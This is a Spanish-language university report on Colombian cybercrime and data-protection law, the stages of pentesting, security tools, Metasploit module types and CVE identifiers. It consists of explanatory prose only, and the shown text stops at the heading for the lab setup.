CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUETEAM Y REDTEAM

HENRY CASTRO CHACÓN

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA -ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

2024

CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUETEAM Y REDTEAM

NOMBRE DIRECTOR DE CURSO

LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA -ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

2024

CONTENIDO

TABLA DE GRÁFICOS

RESUMEN

El informe proporciona una visión general de las leyes colombianas relacionadas con la ciberseguridad, como la Ley 1273 de 2009 y la Ley 1581 de 2012, que regulan los delitos informáticos y la protección de datos personales, respectivamente. También se detallan las sanciones correspondientes y la entidad reguladora en Colombia. Además, se describen las etapas del pentesting y se mencionan algunas herramientas utilizadas en el proceso. Se discuten los conceptos éticos y legales relacionados con la confidencialidad en el ámbito laboral y se analiza un caso específico de cibercrimen en Colombia. Finalmente, se presenta un escenario de Redteam con la identificación de vulnerabilidades y la ejecución de un ataque de intrusión.

Describe un ejercicio de pentesting realizado en una máquina Windows 10 X64, donde se identifican fallos de seguridad y se ejecuta un ataque utilizando la herramienta nmap para identificar puertos abiertos y msfvenom para generar payloads. Se detalla el proceso de ejecución del ataque, incluyendo la generación y envío de un archivo ejecutable malicioso a la víctima. Posteriormente, se explican las consecuencias del ataque y se proporciona un plan detallado para contener y subsanar los sistemas afectados, incluyendo la descarga de una guía de hardenización para Windows 10. Además, se discuten las diferencias entre equipos Blue Team, Red Team, Purple Team y equipos de respuesta a incidentes informáticos. Se menciona la función del Center for Internet Security (CIS) en la seguridad cibernética y se proporciona un tutorial sobre cómo acceder y utilizar los recursos de CIS. Finalmente, se presenta una tabla comparativa entre SIEM y XDR y se mencionan tres herramientas de detección de ataques informáticos con licencia GPL.

GLOSARIO:

Ley 1273 de 2009: Conocida como "Ley de delitos informáticos", establece sanciones para acciones como el acceso abusivo a sistemas informáticos y la interceptación de datos.

Ley 1581 de 2012: Conocida como "Ley de Protección de Datos Personales", regula la protección de la información personal de los usuarios.

Pentesting: Prueba de penetración que busca identificar vulnerabilidades en sistemas informáticos.

Payload: Carga útil de un exploit, utilizada para aprovechar una vulnerabilidad en un sistema.

Metasploit: Herramienta de prueba de penetración ampliamente utilizada.

CVE: Identificador único asignado a una vulnerabilidad de seguridad conocida.

Redteam: Equipo encargado de simular ataques de ciberseguridad para evaluar la seguridad de una organización.

Nmap: Herramienta de escaneo de red utilizada para identificar dispositivos y puertos abiertos en una red.

Malware: Software malicioso diseñado para dañar o infiltrarse en un sistema de computadora.

Firewall: Sistema de seguridad que controla el tráfico de red entrante y saliente.

Windows Defender: Programa antivirus y antispyware integrado en sistemas operativos Windows.

Intrusión: Acción de acceder de manera no autorizada a un sistema informático.

Pentesting: Prueba de penetración, proceso de evaluación de la seguridad de un sistema o red mediante la simulación de ataques cibernéticos.

Payload: Carga útil, parte de un malware que realiza acciones maliciosas en el sistema comprometido.

IP: Protocolo de Internet, dirección única asignada a cada dispositivo conectado a una red.

Firewall: Cortafuegos, dispositivo o software que controla el tráfico de red según reglas de seguridad predefinidas.

Antivirus: Programa diseñado para detectar, prevenir y eliminar malware.

Malwarebytes: Software de seguridad que detecta y elimina malware, incluidos virus, gusanos, troyanos, etc.

Análisis forense: Proceso de recolección, preservación y análisis de evidencia digital para investigar incidentes de seguridad.

IDS: Sistema de detección de intrusiones, herramienta que monitorea y analiza el tráfico de red en busca de actividades sospechosas.

IPS: Sistema de prevención de intrusiones, herramienta que bloquea o previene actividades sospechosas detectadas por un IDS.

CIRT/CSIRT: Equipo de respuesta a incidentes informáticos, grupo responsable de gestionar y responder a incidentes de seguridad cibernética.

CIS: Center for Internet Security, organización sin fines de lucro que proporciona recursos y pautas para mejorar la seguridad cibernética.

SIEM: Security Information and Event Management, herramienta que recopila, correlaciona y analiza eventos de seguridad en tiempo real.

XDR: Extended Detection and Response, plataforma de seguridad que combina la detección y respuesta a amenazas en múltiples puntos de datos y fuentes.

GPL: Licencia pública general, tipo de licencia de software que permite la distribución y modificación del código fuente.

INTRODUCCIÓN

En un mundo cada vez más digitalizado, donde la información es un activo valioso y los datos personales se utilizan en diversas plataformas y servicios en línea, es fundamental establecer normas y regulaciones para proteger estos activos y la privacidad de los usuarios ,ya que estos datos pueden ser usados de manera fraudulente o llenar a los usuarios de informacion constantemente por ejemplo por medio de corroes no deseados o de sitios que ni siquiera hemos visitado.

El informe aborda diversos aspectos relacionados con la ciberseguridad y la protección de datos en Colombia, desde la legislación hasta la ejecución de pruebas de intrusión. Se analizan las leyes pertinentes, las sanciones aplicables y los procesos de pentesting para identificar vulnerabilidades en sistemas informáticos. Además, se discuten cuestiones éticas y legales relacionadas con la confidencialidad en el ámbito laboral, así como un caso específico de cibercrimen en el país. Este informe proporciona una visión integral de la importancia de la seguridad cibernética en el entorno actual y destaca la necesidad de adoptar medidas proactivas para proteger la información y los sistemas contra amenazas potenciales.

OBJETIVOS

1.1 OBJETIVOS GENERAL

- Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.
- Realizar un informe final con todo lo realizado durante el seminario.

1.2 OBJETIVOS ESPECÍFICOS

- Conocer las leyes y normas que rigen los sistemas informáticos y protegen los usuarios.
- Conocer herramientas informáticas que se pueden utilizar para la realización de un pentesting
- Preparar un banco de trabajo con máquinas virtuales
- Conocer Como nos puede afectar el desconocimiento de las leyes desde el punto de vista de cualquier contrato en las empresas.
- Conocer el crecimiento de ataques a nivel de nuestra nación y la importancia de ser un especialista en seguridad de la información.
- Identificar y describir las herramientas de software utilizadas en el escenario Red Team para poder realizar el análisis de la seguridad en la máquina Windows 10 y con esta informacion identificar posibles fallos de seguridad.
- Demostrar habilidades de análisis crítico y la resolución de cualquier problema en el área de la ciberseguridad, aplicando conocimientos teóricos a situaciones prácticas.
- Aplicar metodologías reconocidas de pruebas de intrusión, como el pentesting, con el fin de evaluar la seguridad del sistema víctima y detectar posibles brechas de seguridad.
- Identificar los pasos necesarios para detectar un ataque informático en tiempo real.
- Desarrollar un plan paso a paso para abordar y subsanar un sistema afectado por un ataque cibernético.
- Comprender la importancia de mantener actualizados los equipos de cómputo con sus respectivos antivirus y parches de seguridad.

ETAPA 1 CONCEPTOS EQUIPOS DE SEGURIDAD

1. DEFINA DE FORMA GENERAL Y CON SUS PALABRAS QUÉ MENCIONA LA LEY 1273 DE 2009 Y DEFINIR CADA ARTÍCULO.

Esta ley es conocida como “Ley de delitos informáticos” y se creo con el objetivo de proteger la seguridad de la informacion y los sistemas ,a medida que se fue avanzado en la tecnología se iban aumentando los delitos informáticos ,como realización de fraudes , estafas , ingresos no autorizados ,pornografía infantil entre otros , por este motivo era necesario poder tener control y penalizar todos estos casos.

Artículos:

- Artículo 269A:Acceso abusivo a un sistema informático: Sanciona a quien, sin autorización, acceda a un sistema informático protegido.
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación: Sanciona a quien, sin estar facultado para ello, impida u obstaculice el funcionamiento de un sistema informático o red de telecomunicaciones.
- Artículo 269C: Interceptación de datos informáticos: Sanciona a quien intercepte datos informáticos sin autorización.
- Artículo 269D: Daño informático: Sanciona a quien destruya, altere, elimine o dañe datos informáticos.
- Artículo 269E:Uso de software malicioso: Sanciona a quien use software malicioso para causar daño a un sistema informático.
- Artículo 269F: Violación de datos personales: Sanciona a quien, sin autorización, obtenga, revele o use datos personales.
- Artículo 269G: Suplantación de sitios web para capturar datos personales: Sanciona a quien suplante un sitio web para capturar datos personales.[1]

1 ZULAY NAYIV SANCHEZ CASTILLO
https://repository.unad.edu.co/bitstream/handle/10596/11943/1053323761.pdf?sequen

2. EXPLICAR DE MANERA GENERAL TODO AL RESPETO DE LA LEY 1581 DE 2012 .

Esta Ley 1581 de 2012, es conocida como "Ley de Protección de Datos Personales", su objetivo principal es proteger los datos de los usuarios y desde el comienzo agigantado de la tecnología se hace más fácil obtener y colectar informacion de usuarios se hizo fundamental crear una ley que controlar toda esta informacion obtenida.

Por ejemplo, un usuario no debe ni puede recibir correos o llamadas de lugares de los cuales jamás haya visitado sin dar su informacion personal como cedula ,correo electrónico o teléfono.

De esta manera se evita que toda la informacion personal este transitando sin control.

3. CONSULTAR EL MONTO DE LAS MULTAS CORRESPONDIENTES Y LA ENTIDAD QUE LAS REGULA EN COLOMBIA

Sanciones económicas hasta por 5.000 SMMLV. Suspensión de actividades relacionadas al tratamiento hasta por seis (6) meses. Cierre temporal de las operaciones relacionadas con tratamiento de datos. Cierre definitivo de las operaciones relacionadas con tratamiento de datos sensibles.

La Superintendencia de Industria y Comercio (SIC) es la entidad que regula el tratamiento de los datos personales en Colombia.

4. ETAPAS DEL PENTESTING Y ALGUNAS APLICACIONES.

El pentesting hace referencia al chequeo o búsqueda de vulnerabilidades en una red de datos o un sitio web ,ya sea con el objetivo de buscar vulnerabilidades para corregirlas o en su defecto con fines delictivos.

El pentesting tiene en resume 5 etapas principales que son:

1. Reconocimiento: en esta fase se recopila toda la informacion posible como dirección Ip , tipo de sitio ,gestor de contenidos , sistemas operativos y sus versiones usadas ,puertos abiertos y sus respectivos servicios , es la etapa más importante pues en esta donde se deben recolector

toda la informacion posible ya que de esta depende el éxito de un informe final.




Ilustración 1 Recopilación de informacion

2. Análisis de vulnerabilidades:

En esta fase se analizan todas las vulnerabilidades encontradas ,

Se utilizan herramientas automatizadas y manuales para identificar las vulnerabilidades.

Ilustración 2 Análisis de vulnerabilidades

3. Explotación de vulnerabilidades:

Se explotan las vulnerabilidades identificadas en la fase de análisis.

Se utilizan diferentes técnicas para explotar las vulnerabilidades, como ataques de inyección de código, ataques de denegación de servicio y ataques de phishing.




Ilustración 3 herramientas de explotación

4. Post-explotación:

En esta fase evaluamos el impacto de la explotación de todas las vulnerabilidades encontradas. Pueden ser documentadas para su análisis.

Y se realizan sugerencias y recomendaciones para cubrir estas vulnerabilidades.

5. Informe:

* Se elabora un informe con los resultados del pentesting.

* El informe debe incluir información sobre las vulnerabilidades identificadas, las técnicas de explotación utilizadas y las recomendaciones para mejorar la seguridad del sistema.

Existen en Kali Linux una cantidad de herramientas que son gratuitas pero que a su vez se pueden comprar para obtener todas las opciones de uso. Por ejemplo, Maltego se puede instalar gratuitamente pero también hay versión de pago.

Maltego: Es una herramienta de inteligencia de amenazas que permite realizar análisis de redes sociales, mapeo de relaciones entre entidades y visualización de información. Ofrece diferentes planes de pago, desde una versión gratuita con funcionalidades limitadas hasta planes profesionales con acceso a todas las funciones.

Ilustración 4 Precio de Maltego versión profesional

También esta Nessus que es un escáner de vulnerabilidades muy popular utilizado por profesionales de la seguridad para identificar y evaluar vulnerabilidades en sistemas informáticos. Tiene una versión gratuita por días Es una herramienta poderosa que se puede usar para escanear una amplia gama de vulnerabilidades, incluidas las vulnerabilidades del sistema operativo, vulnerabilidades de aplicaciones y vulnerabilidades de configuración de red.




Ilustración 5 Herramienta Nessus

Shodan: Es un motor de búsqueda especializado en dispositivos conectados a Internet. Permite encontrar información sobre servidores web, cámaras IP, routers, dispositivos IoT y mucho más. Ofrece diferentes planes de pago que varían en la cantidad de búsquedas mensuales y la información detallada que se puede obtener.




Ilustración 6Herramienta Shodan

5. METASPLOIT ARQUITECTURA Y OPCIONES.

Metasploit es una herramienta de prueba de penetración (pentesting) ampliamente utilizada que proporciona una plataforma para desarrollar, probar y ejecutar exploits contra sistemas informáticos. Su arquitectura y opciones pueden variar según la versión y configuración específicas,[2]

Los módulos del MSF pueden ser de distintos tipos:

Auxiliares ,Exploits ,Payloads ,Post ,Noop

[2] Latest Metasploit Modules https://www.metasploit.com/

-




Ilustración 7 Metasploit




Ilustración 8 comandos para usar. Se ven con "help"

6. ¿QUÉ ES UN CVE Y SU ESTRUCTURA?

Un CVE (Common Vulnerabilities and Exposures) es un identificador único que se asigna a una vulnerabilidad de seguridad conocida. Es un sistema de catalogación pública que permite a los investigadores de seguridad, fabricantes y responsables de seguridad de las organizaciones identificar y gestionar de manera más eficiente los problemas de seguridad.

Estructura de un CVE:

Un CVE se compone de cuatro partes:

CVE-2023: Los primeros cuatro dígitos indican el año en que se asignó el CVE.

- 2825: Los siguientes dígitos son un número secuencial único.

Ejemplo:

- CVE-2023-2825: Vulnerabilidad crítica afecta a Gitlab

Los CVE son asignados por MITRE Corporation, una organización sin fines de lucro que se especializa en investigación y desarrollo de tecnología.

Se encuentra informacion en la base de datos CVE pública de MITRE: https://cve.mitre.org/

Los CVE son importantes porque permiten a las organizaciones identificar y gestionar de manera más eficiente los problemas de seguridad.

Facilitan la comunicación entre los investigadores de seguridad, fabricantes y responsables de seguridad de las organizaciones.

Ayudan a las organizaciones a priorizar sus esfuerzos de seguridad.

Se puede usar para buscar información sobre vulnerabilidades de seguridad , Identificar vulnerabilidades que afectan a tus sistemas ,priorizar tus esfuerzos de seguridad .informar a los proveedores sobre las vulnerabilidades que se encuentran[3]

[3] ¿QUÉ ES CVE? EXPLICACIÓN DE LAS VULNERABILIDADES Y EXPOSICIONES COMUNES https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/ -

7. BANCO DE TRABAJO


